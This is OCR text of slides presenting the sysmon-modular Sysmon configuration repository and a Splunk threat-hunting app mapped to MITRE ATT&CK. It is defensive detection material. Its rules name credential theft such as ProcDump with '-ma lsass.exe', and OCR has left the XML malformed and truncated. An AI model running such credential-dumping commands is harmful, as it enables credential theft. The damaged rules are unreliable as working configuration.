
github.com/olafhartong/Sysmon-modular

Configuration Structure

All available event types

Merge script

Complete generated configuration



olafhartong / sysmon-modular

Unwatch 87 | Star 537 | Fork 82

Code | Issues 1 | Pull requests 1 | Projects 0 | Wiki | Security | Insights | Settings

A repository of sysmon configuration modules

Edit

sysmon | dfir | threat-hunting | mitre-attack | modular | security-tools | Manage topics

229 commits | 5 branches | 0 releases | 1 contributor | MIT

Branch: v10.4 | View #22 | Create new file | Upload files | Find File | Clone or download

This branch is 26 commits ahead of master. #22 Compare

olafhartong update to add Merge-AllSysmonXml — Latest commit 7a22031 34 seconds ago


10_process_access	Airplane session, lots of additions	3 days ago
11_file_create	Airplane session, lots of additions	3 days ago
12_13_14_registry_event	added rule groups with OR	10 days ago
15_file_create_stream_hash	added rule groups with OR	10 days ago
17_18_pipe_event	Airplane session, lots of additions	3 days ago
19_20_21_wmi_event	added rule groups with OR	10 days ago
1_process_creation	typo fixes	2 days ago
22_dns_query	added dns events thanks to SwiftOnSecurity	2 days ago
2_file_create_time	added rule groups with OR	10 days ago
3_network_connection_initiated	additional lolbins	9 days ago
5_process_ended	added rule groups with OR	10 days ago
6_driver_loaded_into_kernel	added rule groups with OR	10 days ago
7_image_load	typo fixes	2 days ago
8_create_remote_thread	Airplane session, lots of additions	3 days ago
9_raw_access_read	added rule groups with OR	10 days ago
attack_matrix	minor change	5 months ago
.gitignore	revocation check added	last year
Merge-SysmonXml.ps1	Add Merge-SysmonXml.ps1	2 days ago
README.md	update to add Merge-AllSysmonXml	34 seconds ago
license.md	Create license.md	last year
sysmonconfig.xml	Generated 09062019	2 minutes ago

Configuration Structure

For process creation events

Excluded processes

Included processes



olafhartong / sysmon-modular

Unwatch 87 | Star 525 | Fork 83

Code | Issues 1 | Pull requests 0 | Projects 0 | Wiki | Security | Insights | Settings

Branch: v10.4 | sysmon-modular / 1_process_creation / | Create new file | Upload files | Find file | History

This branch is 10 commits ahead of master. | Pull request | Compare

olafhartong update to v10 features | Latest commit 8a321c6 5 hours ago

..		
exclude_adobe_acrobat.xml	added rule groups with OR	8 hours ago
exclude_adobe_creative_cloud.xml	added rule groups with OR	8 hours ago
exclude_adobe_flash.xml	added rule groups with OR	8 hours ago
exclude_adobe_supporting_processes.xml	added rule groups with OR	8 hours ago
exclude_cisco_anyconnect.xml	added rule groups with OR	8 hours ago
exclude_dotnet-3-or-4.xml	added rule groups with OR	8 hours ago
exclude_drivers.xml	added rule groups with OR	8 hours ago
exclude_dropbox.xml	added rule groups with OR	8 hours ago
exclude_eset.xml	added rule groups with OR	8 hours ago
exclude_google_chrome.xml	added rule groups with OR	8 hours ago
exclude_ivanti_res.xml	added rule groups with OR	8 hours ago
exclude_malwarebytes.xml	added rule groups with OR	8 hours ago
exclude_microsoft_office_click2run.xml	added rule groups with OR	8 hours ago
exclude_microsoft_office_services.xml	added rule groups with OR	8 hours ago
exclude_mozilla_firefox.xml	added rule groups with OR	8 hours ago
exclude_sophos.xml	added rule groups with OR	8 hours ago
exclude_splunk.xml	added rule groups with OR	8 hours ago
exclude_splunk_universal_forwarder.xml	added rule groups with OR	8 hours ago
exclude_svchost.xml	added rule groups with OR	8 hours ago
exclude_trend_micro.xml	added rule groups with OR	8 hours ago
exclude_windows_defender.xml	added rule groups with OR	8 hours ago
exclude_windows_generic_processes.xml	added rule groups with OR	8 hours ago
include_accessibility_features.xml	added rule groups with OR	8 hours ago
include_appc_shim.xml	added rule groups with OR	8 hours ago
include_bitsadmin.xml	added rule groups with OR	8 hours ago
include_bypass_uac.xml	update to v10 features	5 hours ago
include_dosfuscation.xml	added rule groups with OR	8 hours ago
include_fltmc.xml	upgraded to v10 features	6 hours ago
include_installutil.xml	upgraded to v10 features	6 hours ago
include_living_of_the_land.xml	added rule groups with OR	8 hours ago
include_mavinject.xml	upgraded to v10 features	6 hours ago
include_microsoft_cmstp.xml	upgraded to v10 features	6 hours ago
include_msbuild.xml	upgraded to v10 features	6 hours ago
include_regsvcs_regasm.xml	upgraded to v10 features	6 hours ago
include_syncappvpublishingserver.xml	added rule groups with OR	8 hours ago
include_sysinternals.xml	upgraded to v10 features	6 hours ago
include_uncommon_locations.xml	upgraded to v10 features	6 hours ago
include_windows_control_panel.xml	upgraded to v10 features	6 hours ago
include_windows_defender_tampering.xml	upgraded to v10 features	6 hours ago
include_windows_remote_management.xml	upgraded to v10 features	6 hours ago

Configuration Example

Exclude Splunk

Branch: master ▾ **sysmon-modular** / 1_process_creation / **exclude_splunk.xml** Find file | Copy path

olafhartong major overhaul, removing all template overhead c0c5333 on 16 Apr

1 contributor

10 lines (10 sloc) | 563 Bytes Raw | Blame | History

```
1  <Sysmon schemaversion="4.1">
2    <EventFiltering>
3      <ProcessCreate onmatch="exclude">
4                      <Image condition="begin with">C:\Program Files\Splunk\bin\</Image> <!--Splunk child processes-->
5                      <ParentImage condition="is">C:\Program Files\Splunk\bin\splunkd.exe</ParentImage> <!--Splunk:Daemon-->
6                      <Image condition="begin with">D:\Program Files\Splunk\bin\</Image> <!--Splunk child processes-->
7                      <ParentImage condition="is">D:\Program Files\Splunk\bin\splunkd.exe</ParentImage> <!--Splunk:Daemon-->
8                      </ProcessCreate>
9    </EventFiltering>
10 </Sysmon>
```

Configuration Example

Include Sysinternals tools mapped to ATT&CK techniques

Branch: v10.4 ▾ **sysmon-modular** / 1_process_creation / **include_sysinternals.xml** Find file | Copy path

olafhartong upgraded to v10 features 9b1db90 6 hours ago

1 contributor

33 lines (32 sloc) | 3.7 KB Raw | Blame | History

```
<OriginalFileName<Sysmon schemaversion="4.22">
   <EventFiltering>
 <RuleGroup name="" groupRelation="or">
      <ProcessCreate onmatch="include">
        <!--Note: Not all Sysinternals listed here, only the ones I know/suspect to be used for malicious activity -->
        <OriginalFileName name="technique_id=T1057,technique_name=Process Discovery" condition="is">PsList.exe</OriginalFileNam
        <OriginalFileName name="technique_id=T1007,technique_name=System Service Discovery" condition="is">PsService.exe</Origi
        <OriginalFileName name="technique_id=T1035,technique_name=Service Execution" condition="is">PsExec.exe</OriginalFileNam
        <OriginalFileName name="technique_id=T1035,technique_name=Service Execution" condition="is">PsExec.c</OriginalFileName>
        <OriginalFileName name="technique_id=T1033,technique_name=System Owner/User Discovery" condition="is">PsGetSID.exe</Ori
        <OriginalFileName name="technique_id=T1089,technique_name=Disabling Security Tools" condition="is">PsKill.exe</Original
        <OriginalFileName name="technique_id=T1089,technique_name=Disabling Security Tools" condition="is">PKill.exe</OriginalF
        <OriginalFileName name="technique_id=T1003,technique_name=Credential Dumping" condition="contains">ProcDump</OriginalFi
        <OriginalFileName name="technique_id=T1033,technique_name=System Owner/User Discovery" condition="is">PsLoggedOn.exe</O
        <OriginalFileName name="technique_id=T1105,technique_name=Remote File Copy" condition="image">PsFile.exe</OriginalFileN
        <OriginalFileName name="technique_id=T1088,technique_name=Bypass User Account Control" condition="contains">ShellRunas<
        <OriginalFileName name="technique_id=T1057,technique_name=Process Discovery" condition="is">PipeList.exe</OriginalFileN
        <OriginalFileName name="technique_id=T1083,technique_name=File and Directory Discovery" condition="is">AccessChk.exe</O
        <OriginalFileName name="technique_id=T1083,technique_name=File and Directory Discovery" condition="is">AccessEnum.exe</
        <OriginalFileName name="technique_id=T1033,technique_name=System Owner/User Discovery" condition="is">LogonSessions.exe
        <OriginalFileName name="technique_id=T1005,technique_name=Data from Local System" condition="is">PsLogList.exe</Origina
        <OriginalFileName name="technique_id=T1057,technique_name=Process Discovery" condition="is">PsInfo.exe</OriginalFileNam
        <OriginalFileName name="technique_id=T1007,technique_name=System Service Discovery" condition="contains">LoadOrd</Origi
        <OriginalFileName name="technique_id=T1098,technique_name=Account Manipulation" condition="is">PsPasswd.exe</OriginalFi
        <OriginalFileName name="technique_id=T1012,technique_name=Query Registry" condition="is">ru.exe</OriginalFileName>
        <OriginalFileName name="technique_id=T1012,technique_name=Query Registry" condition="contains">Regsize</OriginalFileNam
        <OriginalFileName name="technique_id=T1003,technique_name=Credential Dumping" condition="is">ProcDump</OriginalFileName
        <CommandLine name="technique_id=T1003,technique_name=Credential Dumping" condition="is">-ma lsass.exe</CommandLine>
      </ProcessCreate>
</RuleGroup>
</EventFiltering>
</Sysmon>
```

Data volume

Average per 7 days, on servers. Workstations will generate less

Average Data Size per Host and Source


Source	Avg Host Count	Avg Source Volume (MB)	Avg Host Source Volume (MB)
WinEventLog:Security	232.14	11682.962	50.327
WinEventLog:Microsoft-Windows-Sysmon/Operational	218.14	5528.664	25.345
WinEventLog:Microsoft-Windows-WMI-Activity/Operational	152.57	122.911	0.806
WinEventLog:Microsoft-Windows-PowerShell/Operational	38.29	21.885	0.572
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	1.00	0.104	0.104
WinEventLog:Application	6.00	0.325	0.054
C:\\Windows\\sysmon.log	222.43	0.021	0.000

Threat Hunting app for Splunk

Goal

- Create an investigative workflow approach for Threat Hunters
- Work with ML (Mandatory Learning) to get to know your environment
- There are no false positives, just additional triggers
- Supply the user with tools to contextualize and investigate these events
- Use MITRE ATT&CK as the foundation for hunts

Threat Hunting app for Splunk



Coverage

144 Reports!
and several live dashboards

Generating triggers for
over 130 Techniques*

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
11 items	27 items	42 items	21 items	57 items	16 items	22 items	15 items	13 items	21 items	9 items	14 items
Drive-by Compromise	CMSTP	Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	Command-Line Interface	Account Manipulation	Accessibility Features	Binary Padding	Brute Force	Application Window Discovery	Distributed Component Object Model	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Compiled HTML File	AppCert DLLs	AppCert DLLs	BITS Jobs	Credential Dumping	Browser Bookmark Discovery	Exploitation of Remote Services	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credentials in Files	Domain Trust Discovery	Logon Scripts	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Dynamic Data Exchange	Application Shimming	Application Shimming	CMSTP	Credentials in Registry	File and Directory Discovery	Pass the Hash	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Execution through API	Authentication Package	Bypass User Account Control	Code Signing	Exploitation for Credential Access	Network Service Scanning	Pass the Ticket	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Compile After Delivery	Forced Authentication	Network Share Discovery	Remote Desktop Protocol	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Spearphishing via Service	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Compiled HTML File	Hooking	Network Sniffing	Remote File Copy	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Firmware	Input Capture	Password Policy Discovery	Remote Services	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Trusted Relationship	InstallUtil	Change Default File Association	File System Permissions Weakness	Component Object Model Hijacking	Input Prompt	Peripheral Device Discovery	Replication Through Removable Media	Input Capture	Fallback Channels		Resource Hijacking
Valid Accounts	LSASS Driver	Component Firmware	Hooking	Control Panel Items	Kerberoasting	Permission Groups Discovery	Shared Webroot	Man in the Browser	Multi-hop Proxy		Runtime Data Manipulation
	Mshta	Component Object Model Hijacking	Image File Execution Options Injection	DCShadow	LLMNR/NBT-NS Poisoning and Relay	Process Discovery	Taint Shared Content	Screen Capture	Multi-Stage Channels		Service Stop
	PowerShell	Create Account	New Service	Deobfuscate/Decode Files or Information	Network Sniffing	Query Registry	Third-party Software	Video Capture	Multiband Communication		Stored Data Manipulation
	Regsvcs/Regasm	DLL Search Order Hijacking	Path Interception	Disabling Security Tools	Password Filter DLL	Remote System Discovery	Windows Admin Shares		Multilayer Encryption		Transmitted Data Manipulation
	Regsvr32	External Remote Services	Port Monitors	DLL Search Order Hijacking	Private Keys	Security Software Discovery	Windows Remote Management		Remote Access Tools		
	Rundll32	File System Permissions Weakness	Process Injection	DLL Side-Loading	Two-Factor Authentication Interception	System Information Discovery			Remote File Copy		
	Scheduled Task	Hidden Files and Directories	Scheduled Task	Execution Guardrails		System Network Configuration Discovery			Standard Application Layer Protocol		
	Scripting	Hooking	Service Registry Permissions Weakness	Exploitation for Defense Evasion		System Network Connections Discovery			Standard Cryptographic Protocol		
	Service Execution	Hypervisor	SID-History Injection	Extra Window Memory Injection		System Owner/User Discovery			Standard Non-Application Layer Protocol		
	Signed Binary Proxy Execution	Image File Execution Options Injection	Valid Accounts	File Deletion		System Service Discovery			Uncommonly Used Port		
	Signed Script Proxy Execution	Logon Scripts	Web Shell	File Permissions Modification		System Time Discovery			Web Service		
	Third-party Software	LSASS Driver		File System Logical Offsets		Virtualization/Sandbox Evasion					
	Trusted Developer Utilities	Modify Existing Service		Group Policy Modification							
	User Execution	Netsh Helper DLL		Hidden Files and Directories							
	Windows Management Instrumentation	New Service		Image File Execution Options Injection							
	Windows Remote Management	Office Application Startup		Indicator Blocking							
	XSL Script Processing	Path Interception		Indicator Removal from Tools							
		Port Monitors		Indicator Removal on Host							
		Redundant Access		Indirect Command Execution							
		Registry Run Keys / Startup Folder		Install Root Certificate							
		Scheduled Task		InstallUtil							
		Screensaver		Masquerading							
		Security Support Provider		Modify Registry							
		Service Registry Permissions Weakness		Mshta							
		Shortcut Modification		Network Share Connection Removal							
		SIP and Trust Provider Hijacking		NTFS File Attributes							
		System Firmware		Obfuscated Files or Information							
		Time Providers		Process Doppelgänging							
		Valid Accounts		Process Hollowing							
		Web Shell		Process Injection							
		Windows Management Instrumentation Event Subscription		Redundant Access							
		Winlogon Helper DLL		Regsvcs/Regasm							
				Regsvr32							
				Rootkit							
				Rundll32							
				Scripting							
				Signed Binary Proxy Execution							
				Signed Script Proxy Execution							
				SIP and Trust Provider Hijacking							
				Software Packing							
				Template Injection							
				Timestomp							
				Trusted Developer Utilities							
				Valid Accounts							
				Virtualization/Sandbox Evasion							
				Web Service							
				XSL Script Processing							

* *triggers are not intended to cover the full technique*

Threat Hunting trigger overview

Edit | Export | ...

Time range: Last 7 days | Exclude Technique: None × | Exclude host: None × | Hide Filters

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command & Control
75 ↗ 75	374 ↗ 374	72 ↗ 72	54 ↗ 54	249 ↗ 249	11 ↗ 11	57 ↗ 57	108 ↗ 108	6 ↗ 6	0	94,852 ↗ 94,852

an hour ago

Top triggered techniques in the selected timeframe

mitre_technique_id	mitre_technique	mitre_category	count
T1043	Commonly Used Port	Command_and_Control	94850
T1059	Command-Line Interface	Execution	180
T1036	Masquerading	Defense_Evasion	83
T1085	Rundll32	Defense_Evasion,Execution	81
T0000	Connections from Uncommon Locations	Lateral_Movement,Execution	77
